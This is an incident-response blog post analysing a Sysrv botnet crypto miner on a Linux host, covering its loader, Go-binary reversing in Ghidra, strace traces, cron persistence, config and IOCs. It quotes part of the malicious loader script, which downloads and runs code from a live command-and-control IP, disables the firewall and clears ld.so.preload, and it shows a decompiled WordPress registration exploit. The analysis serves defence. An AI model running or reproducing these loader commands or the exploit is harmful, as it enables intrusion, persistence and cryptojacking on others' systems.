Sysrv Infection (Linux Edition)

dfir.ch/posts/sysrv/

April 14, 2024

14 Apr 2024

Introduction

On a recent incident response case, a customer contacted us regarding their EDR detecting a crypto miner on a Linux endpoint. The identified malicious file, named **41hs1z**, is accessible on VirusTotal. The folders and paths associated with each execution of the crypto miner may differ; however, here are some paths we encountered:


- /backup/files/excel/41hs1z
- /backup/files/xml/dotnet115/BeID/41hs1z
- /backup/files/xml/dotnet115/layouts/defaults/41hs1z

Upon analysis, we discovered that the malware is a component of the **Sysrv** botnet. In this short blog post, we will examine the ELF binary to uncover its capabilities and identify IOCs associated with the sample.

For further insights into Sysrv, we recommend referring to the following three informative blog posts:

Loader

At the time of writing this blog post, the loader script remains available online at http://194.38.23.2/ldr[.]sh (VirusTotal). This shell script was executed on the target host, presumably after exploiting a vulnerability in the internet-facing web application. While the server was no longer accessible for a thorough investigation, we discovered traces of the script's execution.



```
export PATH=$PATH:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
cc=http://194.38.23.2
sys=$(date|md5sum|awk -v n="$(date +%s)" '{print substr($1,1,n%4+5)}')

get() {
    curl -k $1>$2 || wget --no-check-certificate -O- $1>$2 || curl $1>$2 || wget -O- $1>$2 || ./dlr $1>$2
    chmod +x $2
}

ufw disable
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -F
chattr -ia /etc/ld.so.preload
cat /dev/null > /etc/ld.so.preload
```

Figure 1: Part of the ldr.sh file

Many other blogs, including UltimaCybr’s, have thoroughly examined the loader script (which is why we won’t duplicate the analysis here). One notable difference in our case is that the loader does not possess the capabilities to gather and use SSH keys for subsequent propagation, as highlighted in a report by TheDFIRReport.

A recovered version of this script shows that it uses a clever technique for self-propagation on Linux. In addition to disabling UFW and killing several running services, the script then turns to enumerating all the private keys stored on the hosts, parsing all the hosts in the known_hosts files, as well as username associated with any keys found.

GO-Binary Reversing

Upon opening the binary with Ghidra, we are presented with… not much information. The functions pane appears largely empty.





Figure 2: Functions within Ghidra

Additionally, the included strings from the binary do not make much sense.




Location	String Value	String Representation	Data Type
007ca96f	= helpgc= incr=%v is not mcount= min...	"= helpgc= incr=%v is ...	ds
007d69e2	> (den<<shift)/2string_data_right_trun...	" > (den<<shift)/2strin...	ds

Filter: cron

Figure 3: Defined strings within Ghidra

Dorka Palotay wrote an excellent article titled **Reverse Engineering Go Binaries with Ghidra**, shedding light on why extracting strings from our GO binary poses challenges. After reading about the problems in the blog of Dorka, I stumbled upon the GhidraScripts maintained by Max Kersten. After loading the scripts into the Script Manager from Ghidra and running them (the GhidraScripts GitHub repository contains a README that will guide through every step), the magic behind those scripts found more function names and readable strings (Figure 4).



Script Manager [CodeBrowser: aws:/NewFolder/9d9150e2def883bdaa588b47cf5300934ef952bea3acd5ad0e86e1deaa7d89c5]

Edit Help


Script Manager - 5 scripts (of 318)

Functions
FunctionSta
Golang
Images
Import
Instructions
iOS
Iteration
Languages
Mac OS X
Memory
MultiUser
PCode

In T...	Sta...	Name	Description	Key	Category	Modified
□		GolangDynamicStringRecovery.java	Finds and creates dynamically allo...		Golang	02/17/2024
□		GolangFunctionRecovery.java	Finds and creates functions with t...		Golang	02/17/2024
□		GolangRecovery.java	Runs all four Golang analysis scrip...		Golang	02/17/2024
□		GolangStaticStringRecovery.java	Finds and creates statically allocat...		Golang	02/17/2024
□		GolangTypeRecovery.java	Recovers Golang types within the ...		Golang	02/17/2024

Figure 4: Script Manager within Ghidra

Returning to the functions pane, we now have function names that are more or less meaningful:




Symbol Tree

shell/miner.ioctl
shell/miner.killByPort
shell/miner.killOldVer
shell/miner.NewProcess
shell/miner.pid2link
shell/miner.pid2name
shell/miner.removeChattr
shell/miner.Start
shell/miner.Stop
shell/miner.xmrRun
shell/nu.

Figure 5: More functions within Ghidra

Performing the same search for “cron,” as previously demonstrated (refer to Figure 3), yields more meaningful results:



Defined Strings - 2 items (of 29507)

Location	String Value	String Representation	Data Type
007d147d	/usr/bin/crontab -r	"/usr/bin/crontab -r"	ds
007d2f5f	' | /usr/bin/crontab -	"' | /usr/bin/crontab -"	ds

Figure 6: Readable strings within Ghidra

strace

We utilize strace for the dynamic analysis of the malware. See my post [s|l]trace - Linux Malware Analysis as a strace primer. Upon executing the binary in a controlled environment (with strace and logging activated), the binary operates under the name **kthreaddk**, a frequently observed identifier for this strain of malware, as numerous Google search results indicate infections attributed to Sysrv.

```
2530  execve("./9d9150e2def883bdaa588b47cf5300934ef952bea3acd5ad0e86e1deaa7d89c5",
["./9d9150e2def883bdaa588b47cf5300934ef952bea3acd5ad0e86e1deaa7d89c5"],
0x7fff61b40138 /* 17 vars */) = 0
2537  execve("kthreaddk", ["kthreaddk"], 0xc420138090 /* 17 vars */ <unfinished ...>
```

Persistence

One of the initial steps following execution involves establishing persistence through a cronjob, utilizing randomized paths, as we will explore subsequently. Take note of the string “/usr/bin/crontab -,” which matches the string we uncovered within Ghidra after utilizing the Ghidra Scripts to extract readable strings from the binary (refer to Figure 6).

```
2550  execve("/bin/sh", ["/bin/sh", "-c", "echo '* * * * * /dev/disk/by-
partuuid/3hxr47' | /usr/bin/crontab -"], 0xc420138120 /* 17 vars */ <unfinished ...>
```

Mutex

At intervals of one minute, the sample establishes a connection to localhost through a predetermined port (in our instance, 51933). The malware refrains from re-infecting the system if the port is open.

```
src_port = 44388
dst_ip = 0.0.0.0
dst_port = 51933
protocol = TCP
```

Process listing

The binary is copied around to different paths. Here’s an example of running *ps* on the infected machine, revealing the malicious binary executed under the following path: */etc/apparmor.d/abstractions/ubuntu-browsers.d/3hxr47*.

```
# ps aux

root 3711  0.0  0.0   2616   496 ? Ss 15:12 0:00 /bin/sh -c
/etc/apparmor.d/abstractions/ubuntu-browsers.d/3hxr47
root 3712  2.4  2.8 115804 100868 ? Sl 15:12 1:06
/etc/apparmor.d/abstractions/ubuntu-browsers.d/3hxr47
```

Cron Jobs

The various and changing paths of the malware are recorded within the cron log files, as illustrated in the following excerpt:

```
Feb 18 15:11:01 miner cron[752]: (root) RELOAD (crontabs/root)
Feb 18 15:11:01 miner CRON[3692]: (root) CMD (/etc/apparmor.d/abstractions/ubuntu-
browsers.d/3hxr47)
Feb 18 15:12:01 miner CRON[3711]: (root) CMD (/etc/apparmor.d/abstractions/ubuntu-
browsers.d/3hxr47)
Feb 18 15:12:03 miner crontab[3725]: (root) REPLACE (root)
Feb 18 15:13:01 miner CRON[3819]: (root) CMD (/dev/block/mujqjo)
Feb 18 15:13:04 miner crontab[3830]: (root) REPLACE (root)
Feb 18 15:14:01 miner cron[752]: (root) RELOAD (crontabs/root)
```

config.json

Steven Folek (@Pir00t) used the *watch* command in his blog post (see the link in the introduction section) to fetch a copy of the *config.json* file. We can employ strace once more to observe the contents of the JSON file as it’s being written to disk. However, we need to augment the maximum string length to capture using the parameter -s when initiating strace. Otherwise, strace only captures the initial 32 characters of the content.


While running strace command on DVOCmd command, the string size is by default 32 characters. You will see “…” after 32 characters, preventing from getting useful information. To get the maximum length of a string to display, you need to use -s strsize option in the strace command. By default, the limit is to display 32 characters only.

```
2532  openat(AT_FDCWD, "/etc/byobu/3hxr47/config.json",
O_WRONLY|O_CREAT|O_TRUNC|O_CLOEXEC, 0777) = 7
2532  write(7, "{\n    \"api\": {\n    [..]]{ \"url\": \"194.38.23.2:8080\" } ],\n
\"retries\": 5,\n
\"retry-pause\": 5,\n    \"syslog\": false,\n    \"user-agent\": null,\n
\"verbose\": 0,\n
 \"watch\": false,\n    \"pause-on-battery\": false\n}", 1047) = 1047
2532  close(7)
```

Within the configuration file, we encounter the same IP address from which the loader script was retrieved (194.38.23[.]2), albeit with a different port (8080).

Exploits

As observed by other researchers, the Sysrv malware family integrates several exploits. These exploits are employed against random targets across the internet, aiming to exploit vulnerable systems and propagate to further hosts. Presented below is a sample exploit aimed at a WordPress site within our analyzed sample.



```
shell/exploit.(*Session).Extrac
shell/exploit.(*Session).Get
shell/exploit.(*Session).Post
shell/exploit.(*Session).Reque
shell/exploit.(*Session).Reque
shell/exploit.(*Session).Target
shell/exploit.(*Session).Uploa
shell/exploit._
    shell/exploit._37f6b1
    shell/exploit._894c38
    shell/exploit._ac8103
shell/exploit.glob..func1
shell/exploit.heartBeat
shell/exploit.i
    shell/exploit.init
    shell/exploit.isInvalidResponse
shell/exploit.New
    shell/exploit.NewLoader
    shell/exploit.NewSession
shell/exploit.Run
shell/exploit.sqlQuery
shell/exploit.wp
```


```
         24 08
0070001d 48 c7 44       MOV      qword ptr [RSP +
         24 10 07
         00 00 00
00700026 e8 85 30       CALL     shell/exploit.(*R
         ff ff
0070002b 0f b6 44       MOVZX    EAX,byte ptr [RSP
         24 18
00700030 e9 5a ff       JMP      LAB_006fff8f
         ff ff

                    LAB_00700035
00700035 c6 84 24       MOV      byte ptr [RSP + p
         28 02 00
         00 00
0070003d 48 8b ac       MOV      RBP=>local_8,qwor
         24 10 02
         00 00
00700045 48 81 c4       ADD      RSP,0x218
         18 02 00 00
0070004c c3             RET

                    LAB_0070004d
0070004d e8 8e 1c       CALL     runtime.morestack
         d5 ff
00700052 e9 99 fc       JMP      shell/exploit._37
```

Decompile: shell/exploit._37f6b1 - (9d9150e2def883bdaa588b47cf530...

```
shell/nu.RandTextAlphanumeric();
local_200 = "aA0";
local_1f8 = 3;
runtime.concatstring2();
local_160 = local_1e8;
local_148 = local_1f0;
FUN_0045477e(0,&local_c8);
local_210 = "/wp-admin/admin-ajax.php?action=stm_lms_register&nonce=";
local_208 = 0x37;
local_200 = (char *)local_140;
local_1f8 = local_158;
runtime.concatstring2();
local_98 = local_1f0;
local_90 = local_1e8;
local_30 = "application/json";
local_28 = 0x10;
FUN_00454ac2(local_138,&PTR_DAT_0081b420);
local_128 = local_150;
local_120 = local_168;
local_108 = local_150;
local_100 = local_168;
local_e8 = local_148;
local_e0 = local_160;
local_c8 = local_148;
local_c0 = local_160;
local_210 = local_138;
local_208 = 9;
```

Figure 7: Built-In WordPress exploit

We identify the identical URL (highlighted in green in Figure 7) within publicly available exploit code on Exploit-DB, aligning the exploit code found on Exploit-DB with the exploit code contained within the malware sample.



